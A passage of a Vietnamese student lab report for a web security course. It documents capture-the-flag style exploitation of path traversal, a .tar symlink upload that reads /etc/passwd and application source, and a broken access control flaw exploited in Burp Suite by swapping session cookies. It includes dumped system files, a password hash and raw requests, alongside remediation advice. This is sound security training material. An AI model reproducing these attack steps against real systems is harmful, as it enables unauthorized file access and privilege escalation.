Bằng cách tiếp tục khai thác, có thể truy cập trực tiếp đến các file chứa dữ liệu nhạy cảm, bao gồm cả file flag của hệ thống. Việc đọc thành công nội dung file chứng minh rằng lỗ hổng không chỉ dừng lại ở mức truy cập trái phép mà còn cho phép thu thập thông tin quan trọng từ hệ thống

• Mức độ ảnh hưởng của lỗ hổng

Lỗ hổng Path Traversal cho phép attacker truy cập trái phép vào hệ thống file của server. Điều này có thể dẫn đến việc lộ thông tin nhạy cảm, bao gồm cấu hình hệ thống, thông tin người dùng, hoặc các file chứa dữ liệu quan trọng. Trong trường hợp nghiêm trọng, attacker có thể sử dụng các thông tin này để tiếp tục thực hiện các cuộc tấn công nâng cao hơn.

Khuyến cáo khắc phục:

- Chuẩn hóa và kiểm tra đường dẫn đầu vào trước khi sử dụng
- Không sử dụng trực tiếp `r.URL.String()` để xử lý đường dẫn
- Giới hạn truy cập file trong một thư mục cố định
- Từ chối các chuỗi chứa ../
- Áp dụng kiểm tra nhất quán cho tất cả các phương thức HTTP
- Sử dụng các hàm xử lý đường dẫn an toàn như `filepath.Clean()` trong Go

11. Bài tập 11:

Tiêu đề: Path Traversal kết hợp Symlink Attack thông qua chức năng upload file .tar

Mô tả lỗ hổng:

Ứng dụng web cho phép người dùng upload file nén định dạng .tar và thực hiện giải nén nội dung lên server. Tuy nhiên, hệ thống không kiểm tra đầy đủ các đường dẫn bên trong file nén cũng như không xử lý đúng các symbolic link (symlink).

Điều này tạo ra một lỗ hổng nghiêm trọng khi attacker có thể chèn các symlink trỏ đến các file nhạy cảm trên hệ thống (ví dụ /etc/passwd, /root/flag). Khi hệ thống giải nén, các liên kết này vẫn được giữ nguyên và có thể bị truy cập thông qua đường dẫn public của ứng dụng.

Ngoài ra, cơ chế lọc của hệ thống chỉ kiểm tra một số trường hợp đơn giản, nhưng có thể bị bypass bằng cách đặt symlink bên trong một thư mục hợp lệ trong file .tar


Tóm tắt:


Lỗ hổng xảy ra do việc không kiểm tra nội dung file .tar và không xử lý symlink an toàn. Attacker có thể tạo archive chứa symlink trỏ tới file hệ thống, upload lên server và truy cập các file nhạy cảm thông qua đường dẫn công khai

Các bước để thực hiện lại và bằng chứng:


Trước tiên, tiến hành kiểm tra cơ chế xử lý file upload bằng cách tạo một file .tar đơn giản chứa nội dung bất kỳ. Sau khi upload, có thể truy cập trực tiếp file đã giải nén thông qua đường dẫn public của ứng dụng.

Kết quả này chứng minh rằng hệ thống tự động giải nén archive và lưu trữ nội dung trong thư mục có thể truy cập từ bên ngoài, tạo tiền đề cho việc khai thác các lỗ hổng liên quan đến file upload





Tiếp theo, tiến hành kiểm tra khả năng xử lý symbolic link bằng cách tạo một symlink



Tiến hành kiểm tra khả năng xử lý symbolic link bằng cách tạo một symlink trỏ đến file hệ thống /etc/passwd, sau đó đóng gói vào file .tar và upload lên server.

Khi truy cập đường dẫn tương ứng, hệ thống trả về nội dung của file /etc/passwd, cho thấy symlink vẫn được giữ nguyên sau khi giải nén. Điều này chứng minh rằng ứng dụng không kiểm tra hoặc loại bỏ các liên kết tượng trưng trong archive

```
root:x:0:0:root:/root:/bin/sh
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21:./var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
```

Đọc file [main.py](#), ta thấy admin nằm ở trong routes

```
from app import app
from app.routes import home, auth, admin, messages, upload
from app.models import User
from app import db
from werkzeug.security import generate_password_hash

if __name__ == '__main__':
    admin = User.query.filter_by(username="admin").first()
    if not admin:
        admin = User(username="admin", password="sha256$6QwIhZ2mB3crtuPD$707c80c2b886e64f2d8e98322e2768b1f5062495caa8449f6bb6bcd262158552",
        db.session.add(admin)
        db.session.commit()

    app.run(debug=False, host='0.0.0.0', threaded=True, use_evalex=False)
```

```
import os

from app import app
from app.models import User
from flask import flash, redirect, render_template, request, url_for
from flask_login import current_user, login_required

@app.route('/admin', methods=['GET'])
@login_required
def admin():
    if current_user.admin:
        return render_template('admin.html', name=current_user.username)
    else:
        return redirect(url_for('home'))
```

File admin.html chứa nhiều thông tin quan trọng. Tuy nhiên, đường dẫn chính xác của file này không được cung cấp trực tiếp. Dựa vào cách hoạt động của hàm `render_template()`, có thể suy đoán một số đường dẫn khả thi như `/app/template/admin.html` hoặc `/app/app/templates/admin.html`.

Sau khi thử nghiệm với các đường dẫn khác nhau, xác định được đường dẫn chính xác là `/app/app/templates/admin.html`. Bằng cách cập nhật giá trị của biến `info_expose` thành đường dẫn này, có thể truy xuất được nội dung của file, đây cũng chính là kết quả cuối cùng thu thập được

Flag: This is flag for lab 11

```
{% endblock %}
```

Mức độ ảnh hưởng của lỗ hổng:

- Lỗ hổng cho phép attacker đọc các file nằm ngoài phạm vi ứng dụng thông qua việc khai thác symlink trong file .tar. Điều này có thể dẫn đến lộ thông tin nhạy cảm như file hệ thống, source code hoặc dữ liệu nội bộ

- Trong trường hợp nghiêm trọng, attacker có thể sử dụng các thông tin thu thập được để thực hiện các cuộc tấn công tiếp theo như chiếm quyền hệ thống hoặc leo thang đặc quyền.

Khuyến cáo khắc phục

- Kiểm tra toàn bộ nội dung file .tar trước khi giải nén
- Loại bỏ hoặc từ chối các symbolic link
- Đảm bảo đường dẫn sau khi giải nén không vượt ra ngoài thư mục cho phép
- Áp dụng kiểm tra canonical path
- Không cho phép truy cập trực tiếp thư mục upload
- Thực hiện kiểm tra từng file trước khi extract thay vì xử lý toàn bộ archive

12. Bài tập 12:

Tiêu đề

Broken Access Control trong quy trình nâng quyền người dùng

Mô tả lỗ hổng:

Ứng dụng cung cấp chức năng nâng quyền người dùng thông qua một quy trình nhiều bước. Tuy nhiên, việc kiểm tra quyền truy cập không được thực hiện đầy đủ và nhất quán giữa các bước trong quy trình.

Cụ thể, hệ thống yêu cầu hai request liên tiếp để thực hiện hành động nâng quyền. Mặc dù bước đầu tiên có thể được kiểm soát, bước xác nhận cuối cùng lại không kiểm tra quyền của người thực hiện request. Điều này tạo ra một lỗ hổng Broken Access Control, cho phép người dùng không có quyền thực hiện hành động vượt quá quyền hạn của mình.


Tóm tắt:

Lỗ hổng xảy ra do thiếu kiểm tra quyền ở bước cuối của quy trình nâng quyền. Attacker có thể tái sử dụng request hợp lệ của admin và thay thế session để tự nâng quyền cho chính mình.

Các bước để thực hiện lại và bằng chứng:

Đăng nhập vào hệ thống bằng tài khoản quản trị viên hợp lệ


Mở tab Admin panel. Bật tính năng Intercept trong Burp Suite lên



Nhấn vào nút Upgrade của người dùng carlos

Trên trình duyệt sẽ hiện ra một trang hỏi "Are you sure?". Nhấn nút Yes

Trong Burp Suite, bạn sẽ bắt được hai request POST /admin-roles



Chuột phải vào hai request này, chọn Send to Repeater

Đăng xuất (Log out) khỏi tài khoản administrator để đăng nhập vào trình duyệt bằng tài khoản thường (wiener)

Bật Burp Suite Intercept, tải lại trang (F5) để bắt một request bất kỳ của tài khoản wiener nhằm copy chuỗi session=... trong phần Cookie

394	https://0ad40069038804248...	GET	/academyLabHeader		101	147		
395	https://0ad40069038804248...	GET	/my-account		302	86		
399	https://0ad40069038804248...	GET	/login		200	3302	HTML	Multi-step process wi...
400	https://0ad40069038804248...	GET	/academyLabHeader		101	147		
402	https://0ad40069038804248...	POST	/login	✓	200	3380	HTML	Multi-step process wi...
405	https://0ad40069038804248...	GET	/academyLabHeader		101	147		
406	https://0ad40069038804248...	POST	/login	✓	302	188		
407	https://0ad40069038804248...	GET	/my-account?id=wiener	✓	200	3397	HTML	Multi-step process wi...
408	https://0ad40069038804248...	GET	/academyLabHeader		101	147		
409	https://0ad40069038804248...	GET	/my-account?id=wiener	✓	200	3397	HTML	Multi-step process wi...
411	https://0ad40069038804248...	GET	/academyLabHeader		101	147		

Request

```

1 GET /my-account?id=wiener HTTP/2
2 Host: 0ad4006903880424829b1591001f00ff.web-security-academy.net
3 Cookie: session=V8rJ6NiGQVqNQHete6ioLinyQ5B8b3zh
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: en-US,en;q=0.9
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s

```

Response

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 3264
6
7 <!DOCTYPE html>
8 <html>
9 <!--LAB_HEAD_START-->
10 <head>
11 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
12 <link href=/resources/css/labs.css rel=stylesheet>
13 <title>
14 Multi-step process with no access control on one step
15 </title>
16 </head>

```

Sang tab Repeater, thay thế chuỗi Cookie session của Admin bằng session của wiener, đổi username=carlos thành username=wiener

1 x 2 +

Send Cancel < > * Burp AI Target: https://0ad40069038804248...

Request

```

3 Cookie: session=V8rJ6NiGQVqNQHete6ioLinyQ5B8b3zh
4 Content-Length: 30
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Origin: https://0ad4006903880424829b1591001f00ff.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0ad4006903880424829b1591001f00ff.web-security-academy.net/admin
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 username=wiener&action=upgrade


```

Response


```

1 HTTP/2 401 Unauthorized
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 14
5
6 "Unauthorized"

```



Trở lại trình duyệt (đang đăng nhập wiener), F5 lại trang, tab Admin panel xuất hiện.



Mức độ ảnh hưởng của lỗ hổng:

Nghiêm trọng: Lỗ hổng này cho phép người dùng bình thường tự nâng cấp quyền của mình lên Admin mà không cần sự can thiệp hay đồng ý của quản trị viên. Kẻ tấn công có thể lợi dụng sơ hở trong quy trình để chiếm quyền quản trị toàn diện, từ đó đánh cắp dữ liệu, thay đổi cấu hình hệ thống và thực hiện các hành vi phá hoại.

Khuyến cáo khắc phục:

- **Kiểm soát truy cập trên mọi bước:** Kiểm soát truy cập (Access Control) bắt buộc phải được áp dụng đồng nhất cho TẤT CẢ các bước trong một quy trình đa bước, đặc biệt là bước xác nhận thực thi cuối cùng (bước làm thay đổi trạng thái của server).

- **Ràng buộc phiên (Session Binding & State Tracking):** Đảm bảo rằng bước xác nhận thực thi phải được thực hiện trong cùng một phiên làm việc (Session) đã khởi tạo yêu cầu đó. Server nên lưu trữ trạng thái yêu cầu tạm thời gắn liền với Session ID của người dùng (ví dụ: PendingUpgrade_carlos = True thuộc về Session của Admin).
- **Kiểm tra tham số phía máy chủ:** Không bao giờ tin tưởng tuyệt đối vào các tham số ẩn từ phía client (như confirmed=true). Cần kiểm tra lại toàn bộ logic, quyền hạn khi nhận được form submit trước khi thực thi lệnh vào cơ sở dữ liệu

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hành theo hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File **.PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng **Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.**
- Đặt tên theo định dạng: [Mã lớp]-LabX_NhomY. (trong đó X là Thứ tự buổi Thực hành, Y là số thứ tự Nhóm Thực hành/Tên Cá nhân đã đăng ký với GV).
Ví dụ: [NT208.P22.ANTT]-Lab1_Nhom1.
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- **Không đặt tên đúng định dạng – yêu cầu, sẽ KHÔNG chấm điểm.**
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá: Sinh viên hiểu và tự thực hiện. Khuyến khích:

- Chuẩn bị tốt.
- Có nội dung mở rộng, ứng dụng trong kịch bản/câu hỏi phức tạp hơn, có đóng góp xây dựng.

Bài sao chép, trễ, ... sẽ được xử lý tùy mức độ vi phạm.

HẾT